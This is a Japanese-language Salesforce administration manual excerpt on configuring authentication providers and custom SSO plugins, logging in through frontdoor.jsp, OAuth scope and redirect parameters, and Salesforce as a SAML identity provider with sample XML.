Salesforce 管理値を使用するには、次のすべての項目 (認証プロバイダ設定に表示される場合) を空白のままにします。

- コンシューマキー
- コンシューマの秘密
- 承認エンドポイント URL
- トークンエンドポイント URL
- ユーザ情報エンドポイント URL
- デフォルトの範囲

前の項目のいずれかに値を指定した場合、独自のサードパーティアプリケーションまたは接続アプリケーションを使用していることになるため、［コンシューマ鍵］と［コンシューマの秘密］の値を指定する必要があります。

例: LinkedIn 認証プロバイダを使用してシングルサインオンを設定し、LinkedIn ログイン情報による Salesforce へのログインを可能にするとします。Salesforce 作成値を使用した認証プロバイダの設定を選択しているため、LinkedIn アプリケーションの作成はスキップできます。次に、組織の LinkedIn 認証プロバイダを定義し、「LinkedIn 認証プロバイダの設定」の手順に従って接続をテストします。

エディション

使用可能なエディション: Lightning Experience および Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

設定を参照する
- 「設定・定義を参照する」

設定を編集する
- 「アプリケーションのカスタマイズ」

および

「認証プロバイダの管理」

カスタム外部認証プロバイダの作成

シングルサインオン (SSO) 認証プロバイダを作成して、システム管理者およびユーザが Salesforce 組織で Salesforce 以外の SSO ログイン情報を使用できるようにします。

エディション

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

1. 選択したプロバイダのアカウントを設定します。
2. カスタムメタデータ型を作成して、システム管理者が設定時に入力するカスタム項目を選択します。
3. 選択したメタデータ型の一致する Apex クラスとメソッドを作成し、これらのクラスを使用して `Auth.AuthProviderPlugin` インターフェースを実装します。
4. 認証プロバイダの設定ページを使用して、新しいメタデータを設定します。
5. Salesforce で生成されたコールバック URL を使用するようにアプリケーションを更新します。
6. 接続をテストします。

アカウントの設定

Salesforce 組織に認証プロバイダプラグインを設定する前に、選択した外部認証プロバイダのアカウントを設定する必要があります。

1. プロバイダのサイトに移動して、アプリケーションを作成します。
2. アプリケーション設定を変更して、アプリケーションドメインを Salesforce に設定します。
3. 外部認証プロバイダでアプリケーション ID とアプリケーションの秘密が必要な場合は、これらの情報をメモします。

カスタムメタデータ型の作成

アカウントを取得したら、外部認証プロバイダで必要な Salesforce 組織のカスタムメタデータ型を作成します。

1. [設定] から、[クイック検索] ボックスに「メタデータ」と入力し、[カスタムメタデータ型] を選択します。
2. [新規カスタムメタデータ型] をクリックします。
3. カスタムメタデータの表示ラベル名と複数の表示ラベル名を入力して、[保存] をクリックします。
4. [カスタム項目] セクションで、[新規] をクリックし、自分および認証プロバイダに必要なカスタム項目を選択します。たとえば、認証プロバイダでアプリケーション ID またはアプリケーションの秘密が必要な場合は、「コンシューマキー」や「コンシューマの秘密」という表示ラベルの項目を作成できます。

メモ: 各データ型に、表示ラベル、説明、ヘルプテキストなどの詳細を入力するプロンプトが表示されます。これらは必須項目にすることができます。

Apex クラスおよびメソッドの作成

SSO のカスタム認証プロバイダを作成するには、`Auth.AuthProviderPlugin` インターフェースを実装するクラスを作成します。このインターフェースでは、認証プロバイダのカスタム設定を保存することや、その認証プロトコルを処理することができます。さらに、外部認証プロバイダの名前が作成され、使用可能な認証プロバイダのリストにこの名前が表示されます。

1. [設定] から、検索項目に「*apex クラス*」と入力し、**[Apex クラス]** を選択します。
2. **[新規]** をクリックします。
3. 表示された項目で、Apex クラスおよびメソッドを作成します。
   a. `Auth.AuthProviderPlugin` インターフェースを実装します。
   b. `getCustomMetadataType` メソッドの `return` 文字列に、新規作成されたカスタムメタデータにリストされた API 名を入力します。

メモ: プラグインで必要となるクラスおよびメッソドについての詳細は、『Force.com Apex コード開発者ガイド』の「Auth 名前空間」セクションを参照してください。

認証プロバイダの設定

Salesforce 組織でカスタムプロバイダを設定するには、認証プロバイダのアプリケーション ID とアプリケーションの秘密が必要です。

1. [設定] から、［クイック検索］ボックスに「*認証プロバイダ*」と入力し、**[認証プロバイダ]** を選択します。
2. **[新規]** をクリックします。
3. プロバイダタイプには、カスタムプロバイダを選択します。
4. プロバイダの名前を入力します。
5. クライアント設定 URL に使用する URL サフィックスを入力します。たとえば、プロバイダの URL が「MyAwesomeProvider」の場合、SSO の URL は、`https://login.salesforce.com/auth/sso/00Dx00000000001/MyAwesomeProvider` のようになります。
6. 作成したカスタム項目に情報を入力します。
7. 登録ハンドラの Apex クラステンプレートを作成するには、**[登録ハンドラテンプレートを自動作成]** をクリックします。このクラステンプレートは後で編集し、デフォルトのコンテンツを変更してから使用します。

   メモ: Salesforce の登録ハンドラクラスを指定して、シングルサインオン初期化 URL を生成します。

8. ［他のアカウントで登録を実行］項目で、Apex ハンドラクラスを実行するユーザを選択します。このユーザは「ユーザの管理」権限を持っている必要があります。この項目はすべてのカスタム認証プロバイダで必須です。
9. ［アイコン URL］項目を使用して、コミュニティのログインページのボタンとして表示するアイコンのパスを追加します。このアイコンは、コミュニティにのみ適用され、Salesforce 組織のログインページや、[私のドメイン] で作成されたカスタムドメインのログインページには表示されません。ユーザは、このボタンをクリックし、コミュニティに関連付けられた認証プロバイダを使用してログインします。

   独自の画像へのパスを指定することも、いずれかのサンプルアイコンの URL を項目にコピーすることもできます。

10. **[保存]** をクリックします。

生成された認証プロバイダ ID の値をメモします。この値は `Auth.AuthToken` Apex クラスで使用します。

認証プロバイダを定義すると、複数のクライアント設定 URL が生成されます。

- テスト専用初期化 URL: サードパーティプロバイダが正しく設定されていることを確認するために使用します。システム管理者がブラウザでこの URL を開き、サードパーティにサインインすると、属性の対応付けにより Salesforce にリダイレクトされます。
- シングルサインオン初期化 URL: サードパーティから Salesforce への SSO を初期化するために使用します (サードパーティのログイン情報を使用します)。エンドユーザは、ブラウザでこの URL を開いて、サードパーティにサインインします。続いてこのサードパーティがユーザを作成するか、既存のユーザを更新して、そのユーザを Salesforce にサインインします。
- 既存ユーザをリンクする URL: 既存の Salesforce ユーザをサードパーティアカウントにリンクするために使用します。このユーザはブラウザでこの URL を開いてサードパーティにサインインし、Salesforce にサインインしてリンクを承認します。
- OAuth 専用初期化 URL: サードパーティの OAuth アクセストークンを取得するために使用します。サードパーティサービスがトークンを取得するには、ユーザが Salesforce で認証する必要があります。このフローでは、以降の SSO 機能は提供されません。
- コールバック URL: 認証プロバイダが設定のためにコールバックするエンドポイントとして使用します。認証プロバイダは、各クライアント設定 URL の情報により [コールバック URL] にリダイレクトされます。

クライアント設定 URL では、ユーザの特定サイトへのログイン、サードパーティからのカスタマイズされた権限の取得、認証後の場所への移動を行うための、他の要求パラメータをサポートしています。

外部認証プロバイダの更新

Salesforce 組織で認証プロバイダを定義したら、外部認証プロバイダのサイトに戻り、[コールバック URL] をカスタム認証プロバイダの [Web サイト URL] として使用するようにアプリケーションを更新します。

SSO 接続のテスト

ブラウザの認証プロバイダ詳細ページで [テスト専用初期化 URL] を開きます。プロバイダのサイトにリダイレクトされ、サインインするよう求められます。サインイン時に、アプリケーションを認証するよう求められます。認証後、ユーザは Salesforce にリダイレクトされます。

Frontdoor.jsp を使用した Salesforce へのログイン

frontdoor.jsp を使用すると、リモートアクセスの Force.com サイトやその他の API インテグレーションなど、カスタムの Web インターフェースから、既存のセッション ID とサーバ URL を使用して Salesforce にアクセスする権限をユーザに付与できます。

frontdoor.jsp でユーザを認証するには、サーバ URL と完全なセッション ID (15 または 18 文字のみの ID ではない) を次の形式で frontdoor.jsp に渡す必要があります。

値を渡す最適な方法は、POST 要求を使用するフォームを使用することです。たとえば、次のフォームは現在のセッション ID を frontdoor.jsp に投稿します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

```
<form method="POST" action="https://instance.salesforce.com/secur/frontdoor.jsp">
<input type="hidden" name="sid"
      value="full_sessionID_value"
```

```
      />
<input type="submit" name="login" value="Log In" /></form>
```

値を URL パラメータとして送信することもできますが、この方法ではセッション ID が URL に公開されるため、POST 要求ほど安全ではありません。

```
https://instance.salesforce.com/secur/frontdoor.jsp?sid=full_sessionID_value
&retURL=optional_relative_url_to_open
```

[私のドメイン] で作成したカスタムドメインを使用する組織の場合、サーバ URL でドメイン名を渡す必要があります。

次のフォームは、現在のセッション ID をカスタムドメインの frontdoor.jsp に投稿します。

```
<form method="POST" action="https://domain_name.my.salesforce.com/secur/frontdoor.jsp">
<input type="hidden" name="sid"
      value="full_sessionID_value"
      />
<input type="submit" name="login" value="Log In" /></form>
```

次の例では、値を URL パラメータとして送信します。

```
https://domain_name.my.salesforce.com/secur/frontdoor.jsp?sid=full_sessionID_value
&retURL=optional_relative_url_to_open
```

インスタンス

ユーザの組織のインスタンスを把握している必要があります。たとえば、API 経由でログインしたときに返される `serverUrl` が `https://yourInstance.salesforce.com/` の場合は、*yourInstance* がインスタンスです。サーバアドレス (`salesforce.com` ドメイン名) の残りの部分は変わりません。

1 つの Salesforce 組織のインテグレーションを構築している場合は、この値をハードコード化できます。複数の組織のインテグレーションを構築している場合は、SOAP API `login()` コールによって返される `LoginResult` の `serverUrl` からインスタンスを解析します。

完全なセッション ID

完全なセッション ID は次から取得できます。

- OAuth 認証の `access_token`

  ヒント: 接続アプリケーションの作成時に指定した範囲の 1 つが、web または full でなければなりません。

- SOAP API `login()` コールで返される `LoginResult`
- Apex `UserInfo.getSessionId()`

frontdoor.jsp では、Visualforce `{!GETSESSIONID()}` を使用して返されるセッション ID は使用できません。

メモ: frontdoor.jsp では、一部のセッション種別 (コミュニティ API セッションなど) はサポートされていません。これらのセッションの場合、代わりにシングルサインオン用の SAML を使用することを検討してください。

サイトを開くための相対 URL

ユーザを Salesforce ユーザインターフェース、または特定のレコード、オブジェクト、レポート、Visualforce ページ (`/apex/MyVisualforcePage` など) にリダイレクトするために、必要に応じて URL にエンコードされた相対パスを含めることができます。

要求パラメータとクライアント設定 URL の使用

追加の要求パラメータを使用して、認証プロバイダに機能を追加できます。

認証プロバイダでは、ユーザの特定サイトへのログイン、サードパーティからのカスタマイズされた権限の取得、認証後の特定の場所への移動を行うための、追加の要求パラメータがサポートされています。

要求パラメータを次のクライアント設定 URL に追加します。これらは、認証プロバイダの定義後に生成されました。

- テスト専用初期化 URL
- シングルサインオン初期化 URL
- 既存ユーザをリンクする URL
- コールバック URL

必要に応じて、これらのパラメータを URL に追加します。Janrain プロバイダの場合は、該当するコールバック URL に追加します。

- Scope – サードパーティから要求された権限をカスタマイズする
- Site – プロバイダをサイトで使用可能にする
- StartURL – 認証後にユーザを指定された場所に送信する
- Community – 認証後にユーザを特定のコミュニティに送信する
- 認証エンドポイント (ページ 1126) – ユーザを認証のために特定の認証エンドポイントに送信する (Salesforce 認証プロバイダのみ)

エディション

使用可能なエディション: Lightning Experience および Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

設定を参照する
- 「設定・定義を参照する」

設定を編集する
- 「アプリケーションのカスタマイズ」

および

「認証プロバイダの管理」

Scope パラメータの使用

返されたアクセストークンが追加権限を持つように、Facebook や Janrain などのサードパーティから要求された権限をカスタマイズします。

Site パラメータの使用

認証プロバイダを使用して、サイトにログインしたり、サイトユーザにリンクしたりします。

StartURL パラメータの使用

認証後またはリンク後に、ユーザを特定の場所に送信します。

コミュニティ URL パラメータの使用

認証後に、ユーザを特定のコミュニティに送信します。

認証エンドポイントパラメータの使用

ユーザを特定の認証エンドポイントに送信します。

Scope パラメータの使用

返されたアクセストークンが追加権限を持つように、Facebook や Janrain などのサードパーティから要求された権限をカスタマイズします。

サードパーティへの要求をカスタマイズして、追加権限を持つアクセストークンを受け取ることができます。その後、`Auth.AuthToken` メソッドを使用して、付与されたアクセストークンを取得し、これらの権限をサードパーティで使用することができます。

デフォルトの範囲はサードパーティによって異なりますが、一般に、基本的なユーザ情報を超える情報へのアクセスは許可されません。各プロバイダタイプ (Open ID Connect、Facebook、Salesforce など) には、要求と共に認証エンドポイントに送信するデフォルトの範囲のセットがあります。たとえば、Salesforce のデフォルトの範囲は `id` です。

範囲は、スペースで区切られた文字列で送信できます。要求された範囲の空白で区切られた文字列がそのままでサードパーティに送信され、認証プロバイダによって要求されたデフォルトの権限を上書きします。

Janrain ではこのパラメータを使用しないため、Janrain 内で追加の権限を設定する必要があります。

例: 次に、[シングルサインオン初期化 URL] に追加される、Salesforce の範囲 `api` および `web` を要求する `scope` パラメータの例を示します。ここで、

- *orgID* は、認証プロバイダ ID です。
- *URLsuffix* は、認証プロバイダを定義したときに指定した値です。

```
https://login.salesforce.com/services/auth/sso/orgID/URLsuffix?scope=id%20api%20web
```

有効な範囲はサードパーティによって異なるため、個々のサードパーティのドキュメントを参照してください。たとえば、Salesforce の範囲は次のようになります。

エディション

使用可能なエディション: Lightning Experience および Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

設定を参照する
- 「設定・定義を参照する」

設定を編集する
- 「アプリケーションのカスタマイズ」

および

「認証プロバイダの管理」

値	説明
`api`	REST API や Bulk API などの API を使用して、現在のログインユーザの取引先へのアクセスを許可します。この値には、Chatter REST API リソースへのアクセスを許可する `chatter_api` も含まれます。
`chatter_api`	Chatter REST API リソースへのアクセスのみを許可します。
`custom_permissions`	接続アプリケーションに関連付けられている組織のカスタム権限へのアクセスを許可し、現在のユーザで各権限が有効かどうかを示します。
`full`	ログインユーザがアクセスできるすべてのデータへのアクセスを許可し、その他すべての範囲が対象となります。`full` は更新トークンを返しません。更新トークンを取得するには、`refresh_token` の範囲を明示的に要求する必要があります。
`id`	ID URL サービスへのアクセスを許可します。`profile`、`email`、`address`、`phone` を要求すれば、`id` を使用した場合と同じ結果を個別に得られます。これらの結果はすべて一致します。

値	説明
`openid`	OpenID Connect アプリケーションの現在のログインユーザの一意の識別子へのアクセスを許可します。 アクセストークンの他にも、「OpenID Connect の仕様」に従って、OAuth 2.0 ユーザエージェントフローおよび OAuth 2.0 Web サーバ認証フローで `openid` 範囲を使用して、署名付き ID トークンを再度取得できます。
`refresh_token`	更新トークンを受信できる場合に、それを返すように指定します。これにより、ユーザがオフラインのときにアプリケーションがユーザのデータを操作できます。これは、`offline_access` を要求した場合と同じ意味になります。
`visualforce`	Visualforce ページへのアクセスを許可します。
`web`	Web で `access_token` を使用することを許可します。これには `visualforce` も含まれ、Visualforce ページへのアクセスが許可されます。

関連トピック:

- 要求パラメータとクライアント設定 URL の使用

Site パラメータの使用

認証プロバイダを使用して、サイトにログインしたり、サイトユーザにリンクしたりします。

プロバイダをサイトで使用するには、次を実行する必要があります。

- プロバイダをサイトで使用可能にする
- サイトが同じポータルを使用するように設定されていることを確認する
- `site` パラメータを使って、[シングルサインオン初期化 URL] などのサイト固有のログイン URL 情報を適切なクライアント設定 URL に追加する

例: サイトの作成時に、サイトのログイン Visualforce ページを作成するか、デフォルトのページを指定します。サイトのログイン URL の例は、`https%3A%2F%2Fmysite.force.com%2FSiteLogin` のようになります。

`site` パラメータを使用して [シングルサインオン初期化 URL] に追加されるサイトログイン URL の例を次に示します。ここで、

- *`orgID`* は、認証プロバイダ ID です。
- *`URLsuffix`* は、認証プロバイダを定義したときに指定した値です。

https://login.salesforce.com/services/auth/sso/*orgID*/*URLsuffix*?site=https%3A%2F%2Fmysite.force.com%2FSiteLogin

エディション

使用可能なエディション: Lightning Experience および Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

設定を参照する
- 「設定・定義を参照する」

設定を編集する
- 「アプリケーションのカスタマイズ」

および

「認証プロバイダの管理」

`site` パラメータを指定しない場合、ユーザは標準ポータル (ポータルに設定されている場合) または標準アプリケーション (そうでない場合) に進みます。

関連トピック:

要求パラメータとクライアント設定 URL の使用

StartURL パラメータの使用

認証後またはリンク後に、ユーザを特定の場所に送信します。

認証後にユーザを特定の場所に転送するには、`startURL` 要求パラメータで URL を指定する必要があります。この URL は相対 URL である必要があります。絶対 URL を渡すと、エラーになります。`startURL` を追加しない場合、ユーザは認証完了後に `/home/home.jsp` (ポータルまたは標準アプリケーションの場合) またはデフォルトのサイトページ (サイトの場合) に送信されます。

例: たとえば、`[シングルサインオン初期化 URL]` では、ユーザはログイン後にこの場所に送信されます。`[既存ユーザをリンクする URL]` では、確認ページの [Salesforce に進む] リンクによってこのページに送信されます。

次に、`[シングルサインオン初期化 URL]` に追加される `startURL` パラメータの例を示します。ここで、

- *orgID* は、認証プロバイダ ID です。
- *URLsuffix* は、認証プロバイダを定義したときに指定した値です。

https://login.salesforce.com/services/auth/sso/*orgID*/*URLsuffix*?startURL=%2F005x0000000001%3Fnoredirect%3D1

関連トピック:

要求パラメータとクライアント設定 URL の使用

エディション

使用可能なエディション: Lightning Experience および Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

設定を参照する
- 「設定・定義を参照する」

設定を編集する
- 「アプリケーションのカスタマイズ」

および

「認証プロバイダの管理」

コミュニティ URL パラメータの使用

認証後に、ユーザを特定のコミュニティに送信します。

認証後にユーザを特定のコミュニティに転送するには、`community` 要求パラメータで URL を指定する必要があります。パラメータを追加しない場合、ユーザは認証完了後に `/home/home.jsp` (ポータルまたは標準アプリケーションの場合) またはデフォルトのサイトページ (サイトの場合) に送信されます。

例: たとえば、[シングルサインオン初期化 URL] では、ユーザはログイン後にこの場所に送信されます。[既存ユーザをリンクする URL] では、確認ページの [Salesforce に進む] リンクによってこのページに送信されます。

次に、[シングルサインオン初期化 URL] に追加される `community` パラメータの例を示します。ここで、

- *orgID* は、認証プロバイダ ID です。
- *URLsuffix* は、認証プロバイダを定義したときに指定した値です。

https://login.salesforce.com/services/auth/sso/*orgID*/*URLsuffix*?community=https://acme.force.com/support

エディション

使用可能なエディション: Lightning Experience および Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

設定を参照する
- 「設定・定義を参照する」

設定を編集する
- 「アプリケーションのカスタマイズ」

および

「認証プロバイダの管理」

認証エンドポイントパラメータの使用

ユーザを特定の認証エンドポイントに送信します。

`provAuthorizeEndpointHost` パラメータを Salesforce 認証プロバイダ URL に追加して、指定したドメイン ([私のドメイン] を使用して作成したカスタムドメインなど)の認証エンドポイントにユーザを転送できます。認証エンドポイントにより、認証中にセッション検出などの機能を利用できます。このパラメータは、Salesforce 認証プロバイダでのみ使用できます。このパラメータを使用して Salesforce ドメイン外の認証ページにユーザを送信することはできません。

ユーザを特定の Salesforce 認証エンドポイントに転送するには、`provAuthorizeEndpointHost` 要求パラメータおよび有効な `https` ホストで URL を指定する必要があります。ホスト URL に追加されたクエリ文字列は無視されます。ただし、コミュニティパスは指定できます。

例: 次に、認証プロバイダ URL に追加される `provAuthorizeEndpointHost` パラメータの例を示します。

- *`orgID`* は、認証プロバイダ ID です。
- *`URLsuffix`* は、認証プロバイダを定義したときに指定した値です。

```
https://login.salesforce.com/services/auth/sso/orgID/
URLsuffix?provAuthorizeEndpointHost=https%3A%2F%2Fmydomain.my.salesforce.com
```

次に、コミュニティ URL に転送される `provAuthorizeEndpointHost` の例を示します。

```
https://login.salesforce.com/services/auth/sso/orgID/
URLsuffix?provAuthorizeEndpointHost=https%3A%2F%2Fmycommunity.force.com%2Fbilling
```

エディション

使用可能なエディション: Lightning Experience および Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

設定を参照する
- 「設定・定義を参照する」

設定を編集する
- 「アプリケーションのカスタマイズ」

および

「認証プロバイダの管理」

認証エンドポイントが提供されていない場合、Salesforce では、認証プロバイダのデフォルトの認証エンドポイントが使用されます。認証プロバイダにデフォルトが設定されていない場合、Salesforce では login.salesforce.com のエンドポイントが使用されます。

認証エンドポイントでトークンエンドポイントは変更されません。トークンエンドポイントは、引き続き設定されるか、デフォルトのホストのままになります。たとえば、認証エンドポイントが Sandbox インスタンスで、プロバイダが本番トークンエンドポイントを使用するように設定されている場合、Sandbox インスタンスでのみ認証が行われるため、フローは失敗します。

ID プロバイダとサービスプロバイダ

*ID プロバイダ*は、ユーザがシングルサインオンを使用して他の Web サイトにアクセスできるようにする信頼済みプロバイダです。*サービスプロバイダ*は、アプリケーションをホストする Web サイトです。Salesforce を ID プロバイダとして有効化し、1つ以上のサービスプロバイダを定義できます。これにより、ユーザはシングルサインオンを使用して、Salesforce から他のアプリケーションに直接アクセスできるようになります。シングルサインオンを使用すると、いくつものパスワードを覚える必要がなく、1つだけ覚えておけばよいため、ユーザは非常に助かります。さらに、アプリケーションをタブとして Salesforce 組織に追加できるため、ユーザはプログラムを切り替える必要がなくなります。

Salesforce を ID プロバイダとして有効化する前に、ドメインを設定する必要があります。

Salesforce を ID プロバイダとして有効化するには、外部の認証機関 (CA) によって署名されたか自己署名した Salesforce 証明書と鍵のペアが必要です。Salesforce 証明書と鍵のペアを生成していない場合、Salesforce を ID プロバイダとして有効化すると、ユーザ用に証明書と鍵のペアが自動的に作成されます。すでに生成済みの証明書を使用したり、自分自身で作成することもできます。

Salesforce は、シングルサインオンには SAML 2.0 標準を使用し、ID プロバイダとして設定されると SAML アサーションを生成します。

サービスプロバイダのアプリケーションにログインしようとしたユーザがエラーになる場合は、ID プロバイダイベントログを使用します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Database.com** Edition

ユーザ権限

ID プロバイダとサービスプロバイダを定義および変更する


- 「アプリケーションのカスタマイズ」

ID プロバイダとサービスプロバイダの使用

Salesforce では、次の機能をサポートします。


- ID プロバイダ開始によるログイン — エンドユーザによる起動時に Salesforce がサービスプロバイダにログインする場合
- サービスプロバイダの起動によるログイン — エンドユーザによる起動時にサービスプロバイダが Salesforce にユーザの認証を要求する場合

Salesforce が ID プロバイダとしてサービスプロバイダにログインする場合の、一般的な流れは次のとおりです。



1. ユーザが、Salesforce ですでに定義されているサービスプロバイダにアクセスを試みます。
2. Salesforce からサービスプロバイダに SAML レスポンスを送信します。
3. サービスプロバイダがユーザを識別し、証明書を認証します。
4. ユーザが識別されると、サービスプロバイダにログインします。

サービスプロバイダがログインを開始し、Salesforce を使用してユーザを識別する場合の一般的な流れは次のとおりです。



1. サービスプロバイダから、有効な SAML 要求を送信します。サービスプロバイダが定義されている場合 (`[SP-init の投稿エンドポイント]`)、エンドポイントが自動的に生成されます。
2. Salesforce が SAML 要求に含まれているユーザを識別します。

```
<samlp:AuthnRequest ID="bndkmeemcaamihajeloilkagfdliilbhjjnmlmfo" Version="2.0"
   IssueInstant="2010-05-24T22:57:19Z"
   ProtocolBinding="urn:oasis:names:tc:SAML:2.0:bindings:HTTP-POST"
   ProviderName="google.com" IsPassive="false"
   AssertionConsumerServiceURL="https://www.google.com/a/resp.info/acs">
   <saml:Issuer>google.com</saml:Issuer>
   <samlp:NameIDPolicy AllowCreate="true"
   Format="urn:oasis:names:tc:SAML:1.1:nameid-format:unspecified"/>
</samlp:AuthnRequest>
```

定義の一部として証明書が含まれていた場合、Salesforce はその証明書を認証します。

メモ: 証明書がサービスプロバイダ定義に含まれており、SAML 要求に証明書が含まれていない場合、要求は失敗します。ユーザは Salesforce を使用してログインできません。証明書が定義には含まれておらず、署名が要求に含まれている場合、ユーザが正しく識別されれば、要求は成功します。

3. ユーザが Salesforce にまだログインしていない場合、ログインするよう求められます。
4. Salesforce からサービスプロバイダに SAML レスポンスを送信します。
5. サービスプロバイダで、Salesforce から送信された SAML レスポンスを認証します。ユーザが認証されている場合、サービスプロバイダにログインします。ユーザは Salesforce にもログインします。

   重要: Salesforce では、ユーザがサービスプロバイダをログアウトしたときに、Salesforce からも自動的にログアウトするようにはなっていません。

Salesforce からの SAML レスポンスの例は、次のとおりです。この情報は、サービスプロバイダと共有します。

```
<samlp:Response Destination="https://login-blitz03.soma.salesforce.com/
?saml=MgoTx78aEPa2r1BHKCHmlfUKhH2mkDrXOjmYcjHG_qNDbsRM_6ZAo.wvGk"
  ID="_0f551f9288c8b76f21c3d4d15c9cd1df1290476801091"
  InResponseTo="_2INwHuINDJTvjo8ohcM.Fpw_uLukYi0WArVx2IJD569kZYL
    osBwuiaSbzzxOPQjDtfw52tJB10VfgPW2p5g7Nlv5k1QDzR0EJYGgn0d0z8
    CIiUOY31YBdk7gwEkTygiK_lb46IO1fzBFoaRTzwvf1JN4qnkGttw3J6L4b
    opRI8hSQmCumM_Cvn3DHZVN.KtrzzOAflcMFSCY.bj1wvruSGQCooTRSSQ"
  IssueInstant="2010-11-23T01:46:41.091Z" Version="2.0">
<saml:Issuer Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity"
>identityorg.blitz03.blitz.salesforce.com</saml:Issuer>
–
<ds:Signature>
–
<ds:SignedInfo>
<ds:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
